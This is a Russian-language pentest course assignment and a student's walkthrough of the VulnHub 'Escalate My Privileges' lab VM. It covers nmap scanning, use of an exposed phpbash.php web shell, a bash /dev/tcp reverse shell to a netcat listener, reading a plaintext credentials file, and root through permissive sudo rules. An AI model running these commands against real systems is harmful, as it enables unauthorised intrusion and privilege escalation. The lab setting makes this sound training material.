<https://apps.skillfactory.ru/learning/course/course-v1:SKILLFACTORY+hack_pentest+2020/block-v1:SKILLFACTORY+hack_pentest+2020+type@sequential+block@26d55d22340a49d1abc936e52ec497df/block-v1:SKILLFACTORY+hack_pentest+2020+type@vertical+block@55c9bbc111924f51a509a760727bfa0e>

* Итоговая практика по ОС Linux

## **Инструкция по практике**

Выполните лабораторную работу [по ссылке](https://www.vulnhub.com/entry/escalate-my-privileges-1,448/).

Вам понадобится:

* + *Virtual box*,
  + образ лабораторной работы.

1

Поставьте *Virtual box* (обратитесь к модулю 2, если он у вас не установлен).

2

На *Virtual box* накатите образ данной лабораторной работы.

3

Держите *VB* во включенном виде.

4

Далее на основной машине (с которой вы и будете проводить пентест) находите *IP*-адрес машины и начинаете сканирование. При сканировании обратите особое внимание на *php* файлы.

Ваша задача **получить рута**.

В форме проверки лабораторной работы прикрепите скрин с доказательством получения рута и описание последовательности ваших действий и логики шагов.


**Решение**

Импортировала образ виртуальной машины в Виртуалбокс. Запустила виртуальную машину, на экране виден IP 192.168.0.110.

На основной машине открыла cmd/Powershell, посмотрела параметры интерфейсов - ipconfig.

.

Пингую - ping 192.168.0.110.




Введем в адресной строке браузера ip:



Сканируем на обнаружение цели, отправив эхо-запрос и получив эхо ответ с помощью утилиты ping. Просканируем всю подсеть с 24 маской c помощью команды:

nmap -sP 192.168.0.110/24



Сделаю полное сканирование по портам:

nmap -A -sS -p- -O 192.168.0.110

Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-07 13:11 IST

Nmap scan report for 192.168.0.110

Host is up (0.00056s latency).

Not shown: 65526 filtered ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

| ssh-hostkey:

| 2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)

| 256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)

|\_ 256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

| http-methods:

|\_ Potentially risky methods: TRACE

| http-robots.txt: 1 disallowed entry

|\_/phpbash.php

|\_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

|\_http-title: Check your Privilege

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100227 3 2049/tcp nfs\_acl

| 100227 3 2049/tcp6 nfs\_acl

| 100227 3 2049/udp nfs\_acl

|\_ 100227 3 2049/udp6 nfs\_acl

875/tcp closed unknown

2049/tcp open nfs\_acl 3 (RPC #100227)

20048/tcp open mountd 1-3 (RPC #100005)

42955/tcp closed unknown

46666/tcp closed unknown

54302/tcp closed unknown

MAC Address: 08:00:27:50:8C:DD (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4


OS details: Linux 3.2 - 4.9

Обращу внимание на две строки:


| http-robots.txt: 1 disallowed entry

|\_/phpbash.php


Добавлю в адресную строку robots.txt:



Добавлю phpbash.php в адресную строку:



В нижнюю строчку ввела поочередно: id, hostname, uname -a:



Создам оболочку bash и запускаю полезную нагрузку на порт 1505 с помощью Netcat.

bash -i >& /dev/tcp/192.168.0.10/1505 0>&1

#nc -nlvp 1505

listening on [any] 1505 ...

connect to [192.168.0.10] from (UNKNOWN) [192.168.2.10] 51562

bash: no job control in this shell

bash-4.2$ id

id

uid=48(apache) gid=48(apache) groups=48(apache)

bash-4.2$ hostname

hostname

my\_privilege

bash-4.2$ uname -a

uname -a

Linux my\_privilege 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 07 13:30:17 UTC 2023 x86\_64 x86\_64 x86\_64 GNU/Linux

При дальнейшем перечислении домашнего каталога пользователя можно увидеть имя пользователя. И в домашнем каталоге пользователя armour находим credentials.txt файл. Открываю файл с помощью cat и вижу пароль в md5 (rootroot1).

bash-4.2$ cd /home

bash-4.2$ ls

armour

bash-4.2$ cd armour

bash-4.2$ ls

Credentials.txt backup.sh runme.sh

bash-4.2$ ls -lha

total 24K

drwxrwxrwx 3 armour armour 121 Mar 07 13:39 .

drwxr-xr-x. 3 root root 19 07 13:40 ..

-rwxrwxrwx 1 armour armour 123 Mar 07 13:41 .bash\_history

-rwxrwxrwx 1 armour armour 27 Mar 07 10:25 .bashrc

drwxrwxrwx 3 armour armour 18 Mar 07 10:27 .local

-rwxrwxrwx 1 root armour 603 Mar 07 10:30 .viminfo

-rw-r--r-- 1 armour armour 30 Mar 07 07:59 Credentials.txt

-rwxrwxrwx 1 root root 17 Mar 07 09:48 backup.sh

-rwxrwxrwx 1 root root 8 Mar 07 10:55 runme.sh

bash-4.2$ cat Credentials.txt

my password is

md5(rootroot1) >>> b7bc8489abe360486b4b19dbc242e885

bash-4.2$

Изменю user на armour с помощью Switch User команды:

bash-4.2$ su armour

su armour

Password: b7bc8489abe360486b4b19dbc242e885

[armour@my\_privilege html]$ id

id

uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)

[armour@my\_privilege html]$ hostname

hostname

my\_privilege

[armour@my\_privilege html]$

Поменяю привилегию с помощью SUDO-L

[armour@my\_privilege html]$ sudo -l

Matching Defaults entries for armour on my\_privilege:

requiretty, !visiblepw, always\_set\_home, env\_reset, env\_keep="COLORS

DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS\_COLORS", env\_keep+="MAIL PS1

PS2 QTDIR USERNAME LANG LC\_ADDRESS LC\_CTYPE", env\_keep+="LC\_COLLATE

LC\_IDENTIFICATION LC\_MEASUREMENT LC\_MESSAGES", env\_keep+="LC\_MONETARY

LC\_NAME LC\_NUMERIC LC\_PAPER LC\_TELEPHONE", env\_keep+="LC\_TIME LC\_ALL

LANGUAGE LINGUAS \_XKB\_CHARSET XAUTHORITY", env\_keep+=LD\_PRELOAD,

secure\_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User armour may run the following commands on my\_privilege:

(ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,/bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,

/bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,/usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,

/usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,/usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,

/usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,/usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,

/usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,/usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,

/usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,/usr/bin/zipcloak, /usr/bin/zipnote, /usr/bin/zipsplit,

/usr/bin/funzip, /usr/bin/unzip, /usr/bin/unzipsfx, /usr/bin/zipgrep,/usr/bin/zipinfo, /usr/bin/7za, /usr/bin/socat, /usr/bin/php,

/usr/bin/git, /usr/bin/rvim, /usr/bin/rvim, /usr/bin/vim,usr/bin/vimdiff, /usr/bin/vimtutor, /usr/bin/vi, /bin/sed,

/usr/bin/qalc, /usr/bin/e3, /usr/bin/dex, /usr/bin/elinks,/usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,

/usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,/usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,

/usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,/usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,

/usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,/usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmesg,

/usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,/usr/bin/easy\_install, /usr/bin/emacs, /usr/bin/expand,

/usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,/usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,

/usr/bin/grep, /usr/bin/head, /usr/sbin/iftop, /usr/bin/ionice,/usr/sbin/ip, /usr/bin/irb, /usr/bin/jjs, /usr/bin/journalctl,

/usr/bin/jq, /usr/sbin/ldconfig, /usr/sbin/logsave, /usr/bin/ltrace,/usr/bin/lua, /usr/bin/mail, /usr/bin/make, /usr/bin/mawk,

/usr/bin/mount, /usr/sbin/mtr, /usr/bin/mysql, /usr/bin/nawk,/usr/bin/ncat, /usr/bin/nl, /usr/bin/node, /usr/bin/od,

/usr/bin/openssl, /usr/bin/perl, /usr/bin/pic, /usr/bin/pip,/usr/bin/puppet, /usr/bin/readelf, /usr/bin/red, /usr/bin/rlwrap,

/usr/bin/rpmquery, /usr/bin/rsync, /usr/bin/ruby, /usr/bin/run-parts,/usr/bin/screen, /usr/bin/sed, /usr/sbin/service, /usr/bin/setarch,

/usr/bin/sftp, /usr/bin/shuf, /usr/bin/smbclient, /usr/bin/socat,/usr/bin/sort, /usr/bin/sqlite3, /usr/bin/stdbuf, /usr/bin/strace,

/usr/bin/systemctl, /usr/bin/taskset, /usr/bin/tclsh,/usr/sbin/tcpdump, /usr/bin/tee, /usr/bin/telnet, /usr/bin/tftp,

/usr/bin/time, /usr/bin/timeout, /usr/bin/top, /usr/bin/ul,/usr/bin/unexpand, /usr/bin/unshare, /usr/bin/watch, /usr/bin/wget,

/usr/bin/xargs, /usr/bin/xxd, /script/test.sh, /script/test.py,/sbin/httpd, /usr/sbin/setcap, /usr/sbin/getcap, /usr/local/bin/ht,

/bin/timedatectl, /home/armour/ai, /usr/bin/user\_hello

[armour@my\_privilege html]$ sudo /bin/bash

sudo /bin/bash

[root@my\_privilege html]# id

id

uid=0(root) gid=0(root) groups=0(root)

[armour@my\_privilege html]$ sudo /usr/bin/user\_hello

root

[armour@my\_privilege html]$ vim /usr/bin/user\_hello

[armour@my\_privilege html]$ cat /usr/bin/user\_hello

#!/bin/bash

bash -i

[armour@my\_privilege html]$ sudo /usr/bin/us

user\_hello users usleep usx2yloader

[armour@my\_privilege html]$ sudo /usr/bin/user\_hello

[root@my\_privilege html]# id

uid=0(root) gid=0(root) groups=0(root)